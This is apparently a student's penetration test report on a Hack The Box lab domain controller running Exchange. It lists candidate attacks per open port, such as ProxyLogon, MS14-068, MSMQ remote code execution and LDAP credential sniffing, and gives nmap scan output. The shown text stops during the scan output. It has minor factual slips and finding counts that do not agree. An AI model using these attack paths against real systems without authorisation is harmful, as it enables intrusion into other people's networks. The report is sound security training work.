

NETWORK PENETRATION TEST REPORT

For LogOnShell

Part B

Version 2.0

23 JAN 2024

Report By:

Name: Eden Will Sng Jin Xuan

Enterprise HTB-ID: Solaireis

Kali Machine machine/user-ID: jingxuan/jingxuan

Student ID: 201520M

NOTICE

This document is a network penetration test report and shall be used strictly for such purposes only. All information in this document must be kept strictly confidential and should only be disclosed to personnel authorized with such access. This document should not be circulated to any third party without prior written approval from the school.

Revision History

Version	Date	Summary of Changes	Author
1.0	08 JAN 2024	Initial release	Eden Will Sng Jin Xuan
1.1	16 JAN 2024	New Findings on Network Vulnerabilities	Eden Will Sng Jin Xuan
1.2	20 JAN 2024	New Findings on Network Vulnerabilities	Eden Will Sng Jin Xuan
2.0	23 JAN 2024	Publication of Report	Eden Will Sng Jin Xuan

INSTRUCTIONS TO USE THIS TEMPLATE

1. Please replace ALL the YELLOW highlighted text on this template to your actual intended texts
2. This report resembles a real penetration test report template. Some sections are added for educational purposes.
3. Remove the additional instructional texts on this document before submission.
4. You may modify the sections and template according to your needs to fulfil the content required for your assignment.
5. Risk rating may be derived from your online research and can also be based on your expert knowledge and understanding of the individual findings. You can include risk rating recommendations from professional tools and websites.

Table of Contents

SECTION 1: Executive Summary	4
SECTION 2: Scope	5
SECTION 3: Information Gathered	5
SECTION 4: Risk Rating	21
SECTION 5: Summary of Findings	22
SECTION 6: Summary of Steps Taken	23
SECTION 7: Steps Taken in Detail	24
SECTION 8: Recommendations and Countermeasures	61
SECTION 9: Learning Points.....	80

SECTION 1: Executive Summary

Eden performed a penetration test ("PT") from 08 JAN 2024 to 23 JAN 2024 for LogonShell. The objective of this assessment is to detect vulnerabilities and common misconfigurations in the system.

We have included a summary table which contains the overall vulnerability counts and the most common vulnerabilities discovered. Full details from the vulnerability assessment can be found in the "Analysis and Recommendation" section.

For LogonShell, there are 07 issues and the number of vulnerabilities per risk level is tabulated below:

AREA	SCOPE	INFORMATIONAL	LOW RISK	MED RISK	HIGH RISK
Penetration Testing	WIN ADDC Exchange 2013 Server	01	00	02	03
Total			06		

Table 1 Number of Vulnerabilities by Risk Level

SECTION 2: Scope

IP Addresses Tested

The company has been engaged to perform a network penetration test on their systems. Automated and manual vulnerability assessments were performed on following HTB systems that comprise of the following IP address(es):

SN	IP Address	Hostname
1	10.129.239.187	FQDN: dc.edelweiss.htb
2	10.129.227.141	Domain: edelweiss.htb HOSTNAME: dc

Table 2 IP Address Tested

SECTION 3: Information Gathered

SN	Ports Detected	What is this port/service (likely) used for? What kind of exploits can be done to this port?
1	25/TCP	<p>Service: SMTP, Microsoft Exchange Mail Server Service. Mail Server.</p> <p>Exploits:</p> <p>Exploit 1 - Email Headers: If victim can send me mail, I could use it to understand the internal topology of the network. I could also inspect the headers of SPF Policy Framework, DKIM keys, DMARC header.</p> <p>Use this information to allow me to pen test.</p> <p>Exploit 2 - NTLM Auth – Information Disclosure: If the server uses NTLM as Windows Authentication, Use Telnet to connect to the mail servers. One could trick it to expose the NTLM authentication.</p> <p>Exploit 3 – Mail Spoofing: Mail servers can be easily tricked and spoof. Hence organisation tend to implement DKIM, DMARC & SPF to minimise the likelihood of he emails being spoofed</p> <p>There are also other vulnerabilities we can exploit by checking out CVE pages or using Metasploit to search for CVE to exploit.</p> <p>Exploit 4 – banner grabbing. We can grab the banner of the server using SMTP.</p> <p>Other Exploits:</p>

		<p>CVE-2023-36778 – RCE Exploit https://msrc.microsoft.com/update-guide/vulnerability/CVE-2023-36778</p> <p>Citations:</p> <p>Hack Tricks https://book.hacktricks.xyz/network-services-pentesting/pentesting-smtp</p>
2	53/TCP	<p>Service: Authoritative Domain Name Service DNS, Domain Name Services, used to resolve domain records of a windows domain service.</p> <p>Exploit: Dig A Records Enumeration: Manual enumeration of the DNS server. The DNS server will resolve any query it is allowed to disclose. This will help us out in mapping the Network Topology of the victim Network</p> <p>dig any edelweiss.com @<DNS_IP></p> <p>Dig Zone Transfer: Gets a copy of the whole DNS zone, this helps us to better piece the internal network of the victim network we are attacking</p> <p>DDoS DNS server: Some DNS servers have recursion enabled. Recursion function of the DNS server involves going from the TLD/Root Domain down to each subdomain. This is often the intensive part of the DNS query. We can exploit this by DDoS the DNS server to do unexpected results.</p> <p>Citation: https://book.hacktricks.xyz/network-services-pentesting/pentesting-dns</p>
3	80/TCP	<p>Service: HTTP, Likely a webpage is set up, Since it's a windows server its probably IIS. So we can look for some IIS exploits</p> <p>possibility of a access point via webpages.</p> <p>Possible Exploits:</p> <p>Path Traversal: Look for files in the IIS webpages for the config file. The config file may likely contain the user password we could exploit for our exploitation.</p>

		<p>IIS Authentication Bypass with cached passwords (CVE-2022-30209): Exploits a bug which the windows auth will not verify the password properly when authenticated. This works as long as the password hash is similar to the one being used to auth. This exploits the password hash collision.</p> <p>Citation: https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/iis-internet-information-services#path-traversal</p>
4	81/TCP	<p>Service: HTTP, IIS, MS webserver likely a contiguous port from port 80</p> <p>Exploit: Similar to Port 80</p> <p>Path Traversal: Look for files in the IIS webpages for the config file. The config file may likely contain the user password we could exploit for our exploitation.</p> <p>IIS Authentication Bypass with cached passwords (CVE-2022-30209): Exploits a bug which the windows auth will not verify the password properly when authenticated. This works as long as the password hash is similar to the one being used to auth. This exploits the password hash collision</p> <p>Citation: https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/iis-internet-information-services#path-traversal</p>
5	88/TCP	<p>Service: Kerberos Security signifies that current credential uses Kerberos as authentication. We may see if its needed to use Kerberos exploits</p> <p>Exploit: MS14-068, modifies existing logon token domain user token as a domain admin, this allows the DC to give this false user full privilege.</p> <p>Citation: https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/kerberos-authentication</p>

		https://book.hacktricks.xyz/network-services-pentesting/pentesting-kerberos-88
6	135/TCP	<p>Service:</p> <p>RPC service, can check if the Server has printed nightmare vulnerability and any other RPC vulnerabilities associated with it</p> <p>Exploit:</p> <p>Identifying Exposed Services</p> <p>Use RPC dump to query for exposed services the machine is using. This exposed services can help us choose various exploits to use</p> <p>One of the services that could be exposed is Printer Spool which can indicate the use of print nightmare exploit</p> <p>Citation:</p> <p>s://book.hacktricks.xyz/network-services-pentesting/135-pentesting-msrpc</p>
7	139/TCP	<p>Service:</p> <p>Netbios-ssn , Allows the machines to communicate to each other over the Local Area Network.</p> <p>Some software like server manager identifies the machines through Net-Bios names.</p> <p>A NetBIOS session starts when one machine contacts the other machine through this port.</p> <p>Exploit:</p> <p>Server Enumeration:</p> <p>Use nbtscan to scan for servers in a network. Since this machine does not have port 445 open, we can't really enumerate the SMB server and shares to exploit this machine.</p> <p>Citation:</p> <p>https://book.hacktricks.xyz/network-services-pentesting/pentesting-smb</p>
8	389/TCP	<p>Service:</p> <p>LDAP, Lightweight Directory Access Protocol, Allows for the locating of users, objects and resources in a network or domain of an organisation.</p>

		<p>Exploit:</p> <p>Anonymous Bindings LDAP Search to extract out the full domain information of the victim machine. Good to look for any vulnerable users or credentials we could exploit. Most insecure LDAP may allow for anonymous bindings.</p> <p>Wireshark Plaintext Credential Sniffing sniff credentials using Man in the Middle Attacks to intercept the 389 packets for any plaintext credentials we could exploit</p> <p>Extraction of Interesting users and Groups: We could extract the very important persons of a LDAP directory with ldapsearch commands Some of the interesting users we would like to know are the following:</p> <ol style="list-style-type: none"> 1. Users 2. Computers 3. My Info 4. Domain Admins 5. Domain Users 6. Enterprise Admins 7. Administrators <p>These are useful in helping us to gain initial foothold into the machine</p> <p>Citations: https://book.hacktricks.xyz/network-services-pentesting/pentesting-ldap</p>
9	443/TCP	<p>Service:</p> <p>HTTPS, HTTP service with SSL configured.</p> <p>Information gathered: HTTPS, suggest that the webpage has been ssl signed with a certificate, it could suggest the access point would be through HTTPS.</p> <p>Based on the Subject Alternative Name (SAN) the certificate is signed to the machine dc.edelweiss.htb. (ownself) .</p> <p>Exploit: Directory Brute Force: Brute force all directory to look for files that might be of interest. Certain files would be able to contain the credentials used within the domain.</p> <p>ProxyLogon CVE: Exploitation of port 443 to send arbitrary code into the system. Further Reading: https://proxylogon.com/</p>

		<p>Citations:</p> <p>https://book.hacktricks.xyz/network-services-pentesting/pentesting-web</p>
10	636/TCP	<p>Service:</p> <p>LDAP-SSL , Lightweight Directory Access Protocol Secure Allows for the locating of users, objects and resources in a network or domain of an organisation.</p> <p>The exploits will still apply here, however this may imply some security configurations have been applied to the LDAP configuration of the server</p> <p>Exploit:</p> <p>Anonymous Bindings LDAP Search to extract out the full domain information of the victim machine. Good to look for any vulnerable users or credentials we could exploit. Most insecure LDAP may allow for anonymous bindings.</p> <p>Wireshark Plaintext Credential Sniffing sniff credentials using Man in the Middle Attacks to intercept the 389 packets for any plaintext credentials we could exploit</p> <p>Extraction of Interesting users and Groups: We could extract the very important persons of a LDAP directory with ldapsearch commands Some of the interesting users we would like to know are the following:</p> <ol style="list-style-type: none"> 1. Users 2. Computers 3. My Info 4. Domain Admins 5. Domain Users 6. Enterprise Admins 7. Administrators <p>These are useful in helping us to gain initial foothold into the machine</p> <p>Citations:</p> <p>https://book.hacktricks.xyz/network-services-pentesting/pentesting-ldap</p>
11	808/TCP	<p>Service:</p> <p>Ccproxy-http, This suggest that there is a proxy server being operated currently. That means the original service is of HTTP server is being run on a proxy server.</p>

		<p>Exploits: CCProxy 6.2 - 'ping' Remote Buffer Overflow https://www.exploit-db.com/exploits/621</p> <p>CCProxy 6.2 - Telnet Proxy Ping Overflow (Metasploit) https://www.exploit-db.com/exploits/4360</p> <p>ProxyLogon CVE: Exploitation of port 443 to send arbitrary code into the system. Further Reading: https://proxylogon.com/</p>
12	1801/TCP	<p>Service:</p> <p>Msmq, Microsoft Message Queuing.</p> <p>Many third party application uses this port to communicate to the internet. Examples include Kaspersky Anti Malware. This port serves as a middle ware for many third party applications.</p> <p>Exploit: Queue jumper RCE exploit CVE-2023-21554: Exploiting this vulnerability will lead to the ability for Remote Code Executions. https://exchange.xforce.ibmcloud.com/vulnerabilities/251594</p> <p>Microsoft Message Queuing Denial of Service Vulnerability CVE-2023-21769: Exploiting this vulnerability will lead to a service crash, Denial of Service https://msrc.microsoft.com/update-guide/vulnerability/CVE-2023-21769</p> <p>Microsoft Message Queuing Denial of Service Vulnerability CVE-2023-28302. Exploiting this, vulnerability will lead to a Blue Screen of Death https://msrc.microsoft.com/update-guide/vulnerability/CVE-2023-28302</p> <p>Citation: https://blog.checkpoint.com/security/watch-out-critical-unauthorized-rce-vulnerability-in-msmq-service/</p>
13	2103/TCP	<p>Service:</p> <p>Zephr-clt, instant messaging protocol, created by MIT, Used by third party applications such as Kaspersky AV.</p> <p>Possibility of AV services being run</p> <p>Exploit: Microsoft Windows Message Queuing Service - RPC Buffer Overflow (MS07-065) (1) https://www.exploit-db.com/exploits/4745</p>

		<p>MSMQ Remote Code Execution vulnerability (CVE-2021-25274) in the Orion Platform. https://solarwindscore.my.site.com/SuccessCenter/s/article/How-to-mitigate-MSMQ-RCE?language=en_US</p> <p>Citations: https://github.com/zephyr-im/zephyr</p>
14	2105/TCP	<p>Service:</p> <p>EKlogin, Kerberos encrypted login,</p> <p>Reading from the Zephr Client github, it is likely this is integrated with MSMQ service part of the machine third party application login using Kerberos. Third applications may be using the EKlogin for their credential verification purposes.</p> <p>Exploit: MS07-065: Vulnerability in Message Queuing Could Allow Remote Code Execution (937894) https://www.tenable.com/plugins/nessus/29309</p> <p>Citation: https://www.speedguide.net/port.php?port=2105 https://www.fortiguard.com/appcontrol/17165</p>
15	2107/TCP	<p>Service: MSMQ-mgmt, Likely this port is associated with EKlogin protocol as an alternative.</p> <p>Exploit:</p> <p>MS07-065: Vulnerability in Message Queuing Could Allow Remote Code Execution (937894) https://www.tenable.com/plugins/nessus/29309</p> <p>Citation: https://learn.microsoft.com/en-us/troubleshoot/windows-server/networking/service-overview-and-network-port-requirements</p>
16	3268/TCP	<p>Service: LDAP/Global Catalog Server. This means likely the Windows Machine is an Active Directory Domain Controller with Global Catalog feature enabled.</p> <p>Allows for the locating of users, objects and resources in a network or domain of an organisation.</p>

		<p>The exploits will still apply here, however this may imply some security configurations have been applied to the LDAP configuration of the server</p> <p>With Global Catalog enabled. This means this Domain controller has the ability to access any directory user computer or resources located in the directory Information Tree</p> <p>Exploit:</p> <p>Anonymous Bindings LDAP Search to extract out the full domain information of the victim machine. Good to look for any vulnerable users or credentials we could exploit. Most insecure LDAP may allow for anonymous bindings.</p> <p>Wireshark Plaintext Credential Sniffing sniff credentials using Man in the Middle Attacks to intercept the 389 packets for any plaintext credentials we could exploit</p> <p>Extraction of Interesting users and Groups: We could extract the very important persons of a LDAP directory with ldapsearch commands Some of the interesting users we would like to know are the following:</p> <ol style="list-style-type: none"> 8. Users 9. Computers 10. My Info 11. Domain Admins 12. Domain Users 13. Enterprise Admins 14. Administrators <p>These are useful in helping us to gain initial foothold into the machine</p> <p>Citations: https://book.hacktricks.xyz/network-services-pentesting/pentesting-ldap</p>
17	3269/TCP	<p>Service: LDAP SSL port for Global Catalog Server. Different than 3268 which is for the Non-LDAP port</p> <p>This means likely the Windows Machine is an Active Directory Domain Controller with Global Catalog feature enabled.</p> <p>Allows for the locating of users, objects and resources in a network or domain of an organisation.</p> <p>The exploits will still apply here, however this may imply some security configurations have been applied to the LDAP configuration of the server</p>

		<p>With Global Catalog enabled. This means this Domain controller has the ability to access any directory user computer or resources located in the directory Information Tree</p> <p>Exploit:</p> <p>Anonymous Bindings LDAP Search to extract out the full domain information of the victim machine. Good to look for any vulnerable users or credentials we could exploit. Most insecure LDAP may allow for anonymous bindings.</p> <p>Wireshark Plaintext Credential Sniffing sniff credentials using Man in the Middle Attacks to intercept the 389 packets for any plaintext credentials we could exploit</p> <p>Extraction of Interesting users and Groups: We could extract the very important persons of a LDAP directory with ldapsearch commands Some of the interesting users we would like to know are the following:</p> <ul style="list-style-type: none"> 15. Users 16. Computers 17. My Info 18. Domain Admins 19. Domain Users 20. Enterprise Admins 21. Administrators <p>These are useful in helping us to gain initial foothold into the machine</p> <p>Citations: https://book.hacktricks.xyz/network-services-pentesting/pentesting-ldap</p>
18	6001/TCP	<p>Service:</p> <p>X11:1 , Exchange Server 2003 Suggest that the email exchange server is hosted here. The program being known as X11 might also be using the X Windowing System common on UNIX systems/</p> <p>Exploit:</p> <p>Enumeration: One can enumerate port 6001 to check for anonymous connection, if enabled we can use this as a staging ground for reverse shell.</p> <p>Alternatively, we can also enumerate for the file by the name of .Xauthority , this is a file used for authorization.</p> <p>Keyboard injection: X11 Keyboard Command Injection</p>

		<p>Hijacks the x11 server and implements a virtual keyboard to deliver malicious payload. A Reverse shell is created upon successful exploitation.</p> <p>More info about the module can be found here: https://www.infosecmatter.com/metasploit-module-library/?mm=exploit/unix/x11/x11_keyboard_exec</p> <p>Citation: https://learn.microsoft.com/en-us/troubleshoot/windows-server/networking/service-overview-and-network-port-requirements https://book.hacktricks.xyz/network-services-pentesting/6000-pentesting-x11</p>
19	30951/TCP	<p>Service:</p> <p>Unknown,</p> <p>No idea what port it is, could be a self-assigned port , it could be used by a specific software, Referenced IANA for the port service but IANA suggest no result, this suggest it is unassigned. I have also cross reference some websites on this port but no leads so far.</p> <p>Any port within 1024-49151 must be registered with IANA. As this port is unknown we do not know what services could be running over this port connection.</p> <p>Exploit: None.</p> <p>Citations: https://www.iana.org/assignments/service-names-port-numbers/service-names-port-numbers.txt</p>
20	444/TCP	<p>Service:</p> <p>HTTP/SSL, used by Microsoft Lync Server 2013, It is possible this server may be hosting a Lync Server for Skype Business needs. It is a Instant Messaging Platform</p> <p>Exploit:</p> <p>Directory Brute Force: Brute force all directory to look for files that might be of interest. Certain files would be able to contain the credentials used within the domain.</p> <p>Proxy Logon CVE-2021-26855: Exploit that allows the attacker to bypass authentication and masquerade users https://www.praetorian.com/blog/reproducing-proxylogon-exploit/</p>

		<p>Citations: https://www.speedguide.net/port.php?port=444 https://www.microsoft.com/en-sg/microsoft-365/previous-versions/microsoft-lync-2013</p>
21	465/TCP	<p>Service: SMTP Secure Socket Layer (SSL), operates using SSL</p> <p>Not used, Because the history of this port states that after 1 year of introduction into the world it was replaced by STARTTLS which uses port 2487. This uses TLS as the security instead.</p> <p>Exploit: Exploit 1 - Email Headers: If victim can send me mail, I could use it to understand the internal topology of the network. I could also inspect the headers of SPF Policy Framework, DKIM keys, DMARC header.</p> <p>Use this information to allow me to pen test.</p> <p>Exploit 2 - NTLM Auth – Information Disclosure: If the server uses NTLM as Windows Authentication, Use Telnet to connect to the mail servers. One could trick it to expose the NTLM authentication.</p> <p>Exploit 3 – Mail Spoofing: Mail servers can be easily tricked and spoof. Hence organisation tend to implement DKIM, DMARC & SPF to minimise the likelihood of he emails being spoofed</p> <p>There are also other vulnerabilities we can exploit by checking out CVE pages or using Metasploit to search for CVE to exploit.</p> <p>Exploit 4 – banner grabbing. We can grab the banner of the server using SMTP.</p> <p>Other Exploits:</p> <p>IIS Authentication Bypass with cached passwords (CVE-2022-30209): Exploits a bug which the windows auth will not verify the password properly when authenticated. This works as long as the password hash is similar to the one being used to auth. This exploits the password hash collision.</p> <p>Citation: https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/iis-internet-information-services#path-traversal</p>

		https://www.mailgun.com/blog/email/which-smtp-port-understanding-ports-25-465-587/
22	587/TCP	<p>Service:</p> <p>SMTP, Message Submissions of Mail is sent over here, this is to prevent port 25 from being spammed. This port uses the TLS security communications.</p> <p>Exploit:</p> <p>Exploit 1 - Email Headers: If victim can send me mail, I could use it to understand the internal topology of the network. I could also inspect the headers of SPF Policy Framework, DKIM keys, DMARC header.</p> <p>Use this information to allow me to pen test.</p> <p>Exploit 2 - NTLM Auth – Information Disclosure: If the server uses NTLM as Windows Authentication, Use Telnet to connect to the mail servers. One could trick it to expose the NTLM authentication.</p> <p>Exploit 3 – Mail Spoofing: Mail servers can be easily tricked and spoof. Hence organisation tend to implement DKIM, DMARC & SPF to minimise the likelihood of he emails being spoofed</p> <p>There are also other vulnerabilities we can exploit by checking out CVE pages or using Metasploit to search for CVE to exploit.</p> <p>Exploit 4 – banner grabbing. We can grab the banner of the server using SMTP.</p> <p>Other Exploits:</p> <p>IIS Authentication Bypass with cached passwords (CVE-2022-30209): Exploits a bug which the windows auth will not verify the password properly when authenticated. This works as long as the password hash is similar to the one being used to auth. This exploits the password hash collision.</p> <p>Citation: https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/iis-internet-information-services#path-traversal</p> <p>https://www.mailgun.com/blog/email/which-smtp-port-understanding-ports-25-465-587/</p>

23	2525/TCP	<p>Service:</p> <p>Ms-v-worlds, Alternative to SMTP port 25 and 587, like port 587 Port 2525 also supports TLS. This may be a port of submission of emails instead of port 587.</p> <p>Exploit: Like port 25/465/587 The exploits are the same.</p> <p>Exploit: Exploit 1 - Email Headers: If victim can send me mail, I could use it to understand the internal topology of the network. I could also inspect the headers of SPF Policy Framework, DKIM keys, DMARC header.</p> <p>Use this information to allow me to pen test.</p> <p>Exploit 2 - NTLM Auth – Information Disclosure: If the server uses NTLM as Windows Authentication, Use Telnet to connect to the mail servers. One could trick it to expose the NTLM authentication.</p> <p>Exploit 3 – Mail Spoofing: Mail servers can be easily tricked and spoof. Hence organisation tend to implement DKIM, DMARC & SPF to minimise the likelihood of he emails being spoofed</p> <p>There are also other vulnerabilities we can exploit by checking out CVE pages or using Metasploit to search for CVE to exploit.</p> <p>Exploit 4 – banner grabbing. We can grab the banner of the server using SMTP.</p> <p>Other Exploits:</p> <p>IIS Authentication Bypass with cached passwords (CVE-2022-30209): Exploits a bug which the windows auth will not verify the password properly when authenticated. This works as long as the password hash is similar to the one being used to auth. This exploits the password hash collision.</p> <p>Citation: https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/iis-internet-information-services#path-traversal</p> <p>https://www.mailgun.com/blog/email/which-smtp-port-understanding-ports-25-465-587/</p> <p>https://www.ongage.com/glossary/port-2525/#Port-2525-and-Port-587</p>
----	----------	---

Table 3 Information Gathered from the Network Penetration Test

Microsoft Ports Identifier:

<https://learn.microsoft.com/en-us/troubleshoot/windows-server/networking/service-overview-and-network-port-requirements>

SECTION 4: Risk Rating

The following section details the findings and recommendations with the associated risk scenarios and rating.

The risk rating is according to a **High**, **Medium**, **Low**, and **Informational** categorization, in accordance with a simple model of threat severity as outlined below:

High (H)	When vulnerability poses an <i>immediate</i> or <i>direct</i> threat resulting either loss of confidentiality, integrity, or availability of the information asset of the organization. Results that rated “Critical” and “High” severity fall into this category.
Medium (M)	When vulnerability is not immediately exploitable but has the potential of deteriorating to higher severity level resulting high risk as outlined above. (Note: A Combination of one of more vulnerabilities that are rated “Medium” severity may be placed in the High-Risk category).
Low (L)	When a vulnerability has a remote chance of further deteriorating to the above medium risk level OR when it provides excessive information that may lead to compromising confidentiality, integrity, and/or availability of the information assets. Examples of such are information theft/disclosure that may lead to a gradual crafting of exploitation.
Informational	For information only.

Table 4 Information Gathered from the Network Penetration Test

SECTION 5: Summary of Findings

The following table lists the findings of identified vulnerabilities from the network penetration test:

S/N	VULNERABILITY	RISK RATING
A01	ProxyLogon Vulnerability	High
A02	No DNSSEC enabled in DNS server	Med
A03	No Mail Security Implemented.	High
A04	Consider using LDAP with START-TLS	Med
A05	Close all unused ports or services. Removed any unused services or systems.	High
A06	HTTP No Redirection	Informational

Table 5 Summary of Findings that you have found

SECTION 6: Summary of Steps Taken

The following table lists the findings of identified vulnerabilities from the network penetration test:

S/N	DESCRIPTION
S01	Port Sweep with generic NMAP command
S02	Port Sweep After 2.5 Minutes of Scanning
S03	DNS Enumeration, NS Record edelweiss.htb
S04	DNSSEC verification
S05	DNS Zone Transfer
S06	DNS Brute Force Enumeration
S07	DNS MX Record Probing
S08	DNS CNAME Probing
S09	DNS Reverse Zone Probing
S10	DNS DKIM probing
S11	Webpage Discovery HTTP
S12	Webpage discovery HTTPS
S13	Webpage Top ten password Login Attempts HTTPS
S14	ProxyLogon Verification Webpage Enumeration.
S15	Exploiting using CVE-2021-26855
S16	Configuring Metasploit Logon Proxy
S17	Exploiting with Metasploit
S18	Enumerating for User Flag
S19	Enumerating for Root Flag
S20	Verifying if LDAP has any vulnerabilities
S21	Verifying RPC services for Print Nightmare Vulnerability

Table 6 List of steps taken

SECTION 7: Steps Taken in Detail

S01	Port Sweep with generic NMAP command
Description <p>Port sweep to map out all the services that are being run. The command used is.</p> <p>Command used:</p> <pre>nmap -sC -sV 10.129.239.187</pre> <p>The flags -sC and -sV is to run a script to map out the services and operating system of the target machine. Note that in this pen test screenshot the IP address used was 10.129.239.187</p>	

Findings/Observations

NMAP Command Result:

```
(jingxuan@jingxuan)-[~/Desktop]
$ nmap -sC -sV 10.129.239.187
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-08 14:42 +08
Nmap scan report for 10.129.239.187
Host is up (0.30s latency).
Not shown: 976 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
25/tcp    open  smtp         Microsoft Exchange smtpd
| smtp-commands: dc.edelweiss.htb Hello [10.10.17.248], SIZE 37748736, PIPELINING, DS
N, ENHANCEDSTATUSCODES, STARTTLS, X-ANONYMOUSTLS, AUTH NTLM, X-EXPS GSSAPI NTLM, 8BIT
MIME, BINARYMIME, CHUNKING, SMTPUTF8, XRDST
|_ This server supports the following commands: HELO EHLO STARTTLS RCPT DATA RSET MAI
L QUIT HELP AUTH BDAT
|_ smtp-ntlm-info: ERROR: Script execution failed (use -d to debug)
|_ ssl-cert: Subject: commonName=dc
| Subject Alternative Name: DNS:dc, DNS:dc.edelweiss.htb
| Not valid before: 2022-10-30T13:36:06
|_ Not valid after: 2027-10-30T13:36:06
53/tcp    open  domain      Simple DNS Plus
80/tcp    open  http        Microsoft IIS httpd 10.0
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: Site doesn't have a title.
81/tcp    open  http        Microsoft IIS httpd 10.0
|_ http-title: 403 - Forbidden: Access is denied.
|_ http-server-header: Microsoft-IIS/10.0
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2024-01-08 06:
43:37Z)
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
389/tcp   open  ldap        Microsoft Windows Active Directory LDAP (Domain: edelwe
iss.htb0., Site: Default-First-Site-Name)
|_ ssl-cert: Subject: commonName=dc
| Subject Alternative Name: DNS:dc, DNS:dc.edelweiss.htb
| Not valid before: 2022-10-30T13:36:06
|_ Not valid after: 2027-10-30T13:36:06
443/tcp   open  ssl/http    Microsoft IIS httpd 10.0
|_ http-server-header: Microsoft-IIS/10.0
|_ ssl-cert: Subject: commonName=dc
| Subject Alternative Name: DNS:dc, DNS:dc.edelweiss.htb
636/tcp   open  ldapssl
808/tcp   open  ccproxy-http
1801/tcp  open  msmq
2103/tcp  open  zephyr-clt
2105/tcp  open  eklogin
2107/tcp  open  msmq-mgmt
2525/tcp  open  ms-v-worlds
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
6001/tcp  open  X11:1
30951/tcp open  unknown

Nmap done: 2 IP addresses (2 hosts up) scanned in 48.66 seconds
```

This command helps us to obtain valuable information about the target we are approaching.

Services of Interest found are as follows:

- SMTP
- DNS
- Proxy
- LDAP/Active Directory Domian Services

- Microsoft Queue Messaging System

There are more services which are stated in detail in the network port scanned report. Here we found some information and leads to our next attack.

Something interesting I found here is that there is an SSL certificate signed to the HTTPS service. This gives us a clue to the domain we are attacking.

Domain: edelweiss.htb

Hostname: dc.edelweiss.htb

The certificate appears to be self-signed by the machine. Indicating that this machine may have Certificate Authority installed.

Notice how the port 3268 has Global Catalog. This is a feature in Windows Domain Controllers. I have implied knowledge that this Server we are attacking is a Windows Domain Controller using Active Directory. Moreover, it has a Global Catalog feature enabled. The significance of this finding is that compromising this server will give us a FULL view over the object, users, computers.

Since it's a Domain Controller (DC), it is likely it syncs to its own NTP server which is built into the Windows Active Directory.

Further Reading on Global Catalog:

<https://www.ibm.com/docs/en/was/9.0.5?topic=authentication-microsoft-active-directory-global-catalog>

S02	Port Sweep After 2.5 Minutes of Scanning
------------	---

Description

I left the NMAP script to run further, I felt that the scan was incomplete. Upon letting it run further for a few more minutes, it gave me more results.
--

Findings/Observations

NMAP scan after 2.5 Minutes:

```
(jingxuan@jingxuan)-[~/Desktop]
$ nmap -sC -sV 10.129.239.187
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-08 14:42 +08
Nmap scan report for 10.129.239.187
Host is up (0.30s latency).
Not shown: 976 filtered tcp ports (no-response)
PORT      STATE SERVICE        VERSION
25/tcp    open  smtp           Microsoft Exchange smtpd
| smtp-commands: dc.edelweiss.htb Hello [10.10.17.248], SIZE 37748736, PIPELINING, DS
N, ENHANCEDSTATUSCODES, STARTTLS, X-ANONYMOUSTLS, AUTH NTLM, X-EXPS GSSAPI NTLM, 8BIT
MIME, BINARYMIME, CHUNKING, SMTPUTF8, XRDST
|_ This server supports the following commands: HELO EHLO STARTTLS RCPT DATA RSET MAI
L QUIT HELP AUTH BDAT
|_ smtp-ntlm-info: ERROR: Script execution failed (use -d to debug)
|_ ssl-cert: Subject: commonName=dc
| Subject Alternative Name: DNS:dc, DNS:dc.edelweiss.htb
| Not valid before: 2022-10-30T13:36:06
|_ Not valid after: 2027-10-30T13:36:06
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: Site doesn't have a title.
81/tcp    open  http          Microsoft IIS httpd 10.0
|_ http-title: 403 - Forbidden: Access is denied.
|_ http-server-header: Microsoft-IIS/10.0
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-01-08 06:
43:37Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: edelwe
iss.htb0., Site: Default-First-Site-Name)
|_ ssl-cert: Subject: commonName=dc
| Subject Alternative Name: DNS:dc, DNS:dc.edelweiss.htb
| Not valid before: 2022-10-30T13:36:06
|_ Not valid after: 2027-10-30T13:36:06
443/tcp   open  ssl/http      Microsoft IIS httpd 10.0
|_ http-server-header: Microsoft-IIS/10.0
|_ ssl-cert: Subject: commonName=dc
| Subject Alternative Name: DNS:dc, DNS:dc.edelweiss.htb
| Not valid before: 2022-10-30T13:36:06
|_ Not valid after: 2027-10-30T13:36:06
444/tcp   open  ssl/http      Microsoft IIS httpd 10.0
|_ http-server-header: Microsoft-IIS/10.0
|_ ssl-cert: Subject: commonName=dc
| Subject Alternative Name: DNS:dc, DNS:dc.edelweiss.htb
| Not valid before: 2022-10-30T13:36:06
|_ Not valid after: 2027-10-30T13:36:06
|_ http-methods:
|_ Potentially risky methods: TRACE
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
587/tcp   open  smtp          Microsoft Exchange smtpd
|_ ssl-cert: Subject: commonName=dc
| Subject Alternative Name: DNS:dc, DNS:dc.edelweiss.htb
| Not valid before: 2022-10-30T13:36:06
```

```

587/tcp open smtp Microsoft Exchange smtpd
| ssl-cert: Subject: commonName=dc
| Subject Alternative Name: DNS:dc, DNS:dc.edelweiss.htb
| Not valid before: 2022-10-30T13:36:06
|_Not valid after: 2027-10-30T13:36:06
| smtp-ntlm-info:
| Target_Name: EDELWEISS
| NetBIOS_Domain_Name: EDELWEISS
| NetBIOS_Computer_Name: DC
| DNS_Domain_Name: edelweiss.htb
| DNS_Computer_Name: dc.edelweiss.htb
|_ Product_Version: 10.0.20348
| smtp-commands: dc.edelweiss.htb Hello [10.10.17.248], SIZE 37748736, PIPELINING, DS
